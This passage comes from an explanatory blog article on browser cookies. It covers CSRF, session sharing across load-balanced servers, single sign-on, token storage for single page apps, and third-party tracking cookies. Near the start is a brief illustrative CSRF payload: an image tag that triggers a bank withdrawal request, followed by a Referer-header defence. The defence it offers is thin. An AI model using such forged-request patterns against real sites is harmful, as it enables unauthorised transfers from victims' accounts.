fromAccount=1234&amount=100&toAccount=789">
```

So when user navigates to evil website, it will try to load image at given address. User has already logged into mybank.com. So browser would simply send the cookie for that domain even if the **request** is issued from some other website (**cross-site**). In short, evil website made a cross-site request to other domain with an intention to cause harm. Such attack is known as cross-site request forgery (CSRF).

> *Of course, the attacker would need to study exact API call to transfer money and would also need user to visit his evil website when user has logged into mybank.com.* ***Though probability is little less but this hack has been widely exploited in the past.***

CSRF attacks happen very silently and involves visiting multiple website at once; thus it is very difficult to track down CSRF attach.

Simple solution to CSRF attack is to use `Referer` Header. Referrer header tells server from where the request has originated.

In our example, **mybank.com** server can check `Referer` header. If the request is coming from evilwebsite.com, then Referer header will contain that value and server can simply reject that request:

```
GET /withdraw?fromAccount=1234&amount=100&toAccount=789
Referer: evilwebsite.com
Cookie: id=123
```

In conclusion, Cookie has been topic of debate but for long time, there was no other alternative to Cookies. Today there are some and we will discuss them shortly. However, you can be assured that with good measures cookies can help build robust session management experience for your web applications without compromising on security.


Cookies in load-balanced web applications

Having understood fundamentals of Cookies, it is time to look at other orthogonal aspects. First of this is sharing cookies in load-balanced web applications.

As we saw earlier, server issuing cookie maintains a list of sessionID on server to identify its corresponding users. This list/map is typically maintained in server's memory/RAM. This is a simple setup. Most of our production web servers are load balanced.

Now imagine if we have an application with two web servers:


1. User initially connects to first server and after valid credentials, server 1 issues the cookie.
2. But, on next request, user is connected to server 2. The browser would send the cookie issued by server 1 as the domain name is still same.
3. However, **server 2 has no idea about the received cookie as it has not issued this cookie.**



Handling cookies using Load Balancer

There are multiple ways to address this issue:

1. Two servers always talk to each other. Whenever server 1 issues a cookie, it also tells server 2 about this new cookie. Server 2 would then store that in its memory. Vice is versa is also applicable. When user logs out, similar thing happens. Cookie on other server is destroyed. This is known as **session trickling**.
2. First approach is rudimentary. Better approach to share cookie is via shared Database like MySQL. Concept is same. Only thing is, instead of communicating directly, servers co-ordinate via database.
3. Second approach is better but slower as every request would involve database call. To tackle this, high speed in-memory databases like Redis are used. Redis is NoSQL, Key-Value database which is perfect fit for this scenario.
4. In a different scenario, where we have micro-services, our API servers or web servers are hidden behind a firewall and there is a separate service that is responsible for issuing and validating cookies. Sometimes application gateways/load balancers are responsible for cookies and web servers are hidden from direct access.



Handling cookies using Redis like high speed in-memory database

Cookies for Multiple domains

Most of us use Google Drive, Gmail and YouTube. If you login to any of the Google services, say **drive.google.com** then you are automatically logged into **mail.google.com** as well. Achieving this is trivial which we already saw in case of sharing cookies between sub-domains.

> *What is different here is that if you login into **drive.google.com** then you also automatically login into **youtube.com** which is entirely a different domain? How is it possible?*

As we already said that with plain HTTP protocol, it is just not possible. But achieving that with some external mechanism is tricky but doable. servers with ***.google.com** co-ordinate with **youtube.com** servers. Some sort of IPC — Inter Process Communication is happening.

Try login into Google's account page. You will have some round-trip from YouTube as well. It happens very fast and we don't realize those intricate redirects.

SSO — Single Sign On

This idea of sharing authentication with multiple websites is called as **Single Sign On**. Cookies is the mechanism that empowers this for us. There are some great blog posts that will help you understand nitty-gritties of SSO:

Single Sign-On - the basic concepts

What is Single Sign-On? A good buzzword at least, but on top of that it's a solution which lets users authenticate at...

blogs.forgerock.org

. . .

Cookies for modern web applications

Modern web applications are all about decoupled UI and API. Most web apps are turning into SPA — Single Page Applications. Add to that is the mix of Server-side rendering, pre-rendering, etc.

Core function of cookie was to preserve identity of the user between multiple page requests. With **Single Page Application**, it is absolutely not required to maintain cookie to identify user. Once the application is loaded, user doesn't need to refresh the page.

HTML5 provides us with new Storage API — `LocalStorage` and `SessionStorage`. All that a UI needs is a token to make API calls. They may be same domain, sub-domain or on a different domain (CORS). With `fetch` API, it becomes very simple to make CORS API calls.

REST API have evolved into stateless API. These APIs do not need session like the way cookie provides. All it needs is valid auth token and API returns appropriate response.

Authentication in SPA works as follows:

1. User navigates to web application at https://ui.example.com
2. Initial `index.html` page is served by server or CDN. This bootstraps our SPA.
3. Initial API call is made. If it returns status as 401 means user doesn't have token and a login view is shown.
4. Using entered credentials on login view, an API call is made to procure a bearer auth token. This token is saved into SessionStorage or LocalStorage. The issued token itself has a limited lifetime. (**In case of cookie, lifetime is associated with a cookie and not the sessionID token issued**)
5. If token needs to be maintained for single window, then SessionStorage is used. If token is required to persist across multiple tabs/windows, then LocalStorage is used.
6. **Auth token is added to every subsequent request. It has to be done manually by developer each time as, unlike cookies, token is not passed automatically by the browser**.
7. Once, the user hits logout, the token is simply deleted from the storage and user is shown login view again.

In particular, **JWT — JSON Web Token** has become very popular authentication and authorization strategy as it easily allows to pass data in decentralized web applications.

Traditional idea of generating `sessionID` and putting it in Cookie is dying. Tokens are everywhere.

Do cookies have a place in the world of Token?

Tokens have their advantages if compared to cookies for authentication and authorization:

1. Tokens are stateless and hence can easily scale.
2. Tokens enable easy identity exchange in distributed environments.
3. Cookies are hard to share due to various domain policies put up by HTTP and browsers
4. Cookies have size restrictions.
5. Difficult to make CORS calls with Cookie based authentication.
6. Tokens if stored in Local or Session Storage, then they do not suffer from CSRF attacks. (They are still vulnerable to XSS attacks and you cannot disable JS access like cookies.)

> *With so many advantages of token based authentication, one might think that cookies are no longer required to session management.*

But it is not that simple. **Cookies have two traits that make them very desirable**:

1. They are passed automatically on each request to server.
2. Lifetime of cookies is more precise and natural for session management.

First point pretty straight forward. To understand second point, consider the lifetime of different Storage mechanism:

1. `SessionStorage` persists for only one browser tab/window. So if I login in first window and then open same application in new window, it would again ask me to login.

2. Users of Facebook and LinkedIn like websites open multiple tabs at will. Now it is bad UX to ask for credentials on every tab. So we cannot use `SessionStorage`.

3. Our next storage mechanism is `LocalStorage`. It solves the problem of `SessionStorage` by providing persistent storage. **But local storage is too persistent**. Unlike cookie, data in local storage never get deleted. It persist across browsers invocations. Developer will need to manually clear `LocalStorage`. It can open possible security holes.

4. Further, local and session storage are always open to XSS attack. There is no way to turn it off. Additionally, developer will manually need to send token each time for each request.

5. Handling assets like images, videos become difficult. We typically rely on age old img tag like `<img src="path-to-image"/>` . If the image is protected resource then browser will not send token when requesting for path. Image is binary data. Till recently, it was not possible to get binary data using Ajax call. With `fetch` API, we can do that. But it is still extra effort for something which should be very simple.

6. Cookies, on the other hand, have a perfect default life-cycle. Once issued, cookies persist as long as browser is open. Browser will clear any **session cookie** automatically when closed. Even browser automatically clears **persistent cookies** once they expire.

> So, we desire statelessness that tokens provide but at the same time, we also wish to maintain session (traditional login-logout) for users as that is how users think. The solution is to mix the two.
>
> Use cookie as a storage medium and token as an authentication mechanism and put it in cookie

Of course, this approach has some drawbacks too. Your JWT token size should not exceed than that of cookie's allowed size. But in summary:

- **Use cookies for storage only**
- **Use token and put it in Cookie**

There are great many tutorials/articles out there to explain inner workings of tokens and cookies with tokens. You are requested to read some of those.

. . .

Cookies, advertisement, Google and Facebook

Finally, we come to the last topic of this article. As discussed earlier, there are three major uses of cookies —session management, personalization and tracking. Using cookies for personalization is a no-brainer. It is mostly about user preferences like language, theme, color, etc.

> *Use of cookies for tracking is an interesting and intricate idea. Big companies like Google, Facebook who earn their revenues by showing advertisement on their and publisher websites rely on cookies. It is their bread and butter.*

The idea is simple but intricate:

1. Big publishing websites like newspaper, blogs, etc. sets their own cookies on user's browser. Basically it is a **first-party cookie**.
2. Additionally, these websites also send a request to other websites like Google. This is done via making a simple image request of size 1px x 1px. The cookie returned by this request is stored on the user's machine. Cookie set by this external request is **third-party cookie**.
3. Now, if user navigates to other website which if it also happens to have request to same external domain, browser would send the existing cookie with this request.
4. Because of sharing cookie, external service is able to figure out which pages, websites, given user has visited and depending upon user preference, these

companies start showing targeted ads to users.

5. As more of these third-party cookies are saved on user's machine, stronger and targeted the advertisement is. These third-party cookies are permanent cookies where as first-party cookies are typically session cookies.

So, if you visit some travel sites, you will start seeing holiday, travel ads everywhere on web. Since most non-technical people are not aware about this, this has become a serious privacy concern in recent times.

This is currently being addressed using mix of technological solutions and legal framework. For example, in European Union member countries, it is mandatory to take user's permission if the website intends to use cookies. Thus, you might see cookie permission dialog box popping up on various sites.

Tracking is one of the vast topic that cannot be addressed in a single article. It has many legal ramifications and it applies to our everyday life more than we can imagine.

. . .

Cookie is one of the pioneering idea that powers modern Web. Cookie is evolving. With the rise of modern web around smartphones and devices, underlying concept of cookie is evolving. Old ideas dying but replaced with something more complex to address or control Web in desired or undesired ways.

Credits:

Images and icons are used from:

Freepik - Free Graphic resources for everyone

More than a million free vectors, PSD, photos and free icons. Exclusive freebies and all graphic resources that you...

www.freepik.com

Flaticon, the largest database of free vector icons

670,500+ Free vector icons in SVG, PSD, PNG, EPS format or as ICON FONT. Thousands of free icons in the largest...

www.flaticon.com

JavaScript Https Web Development Web User Interface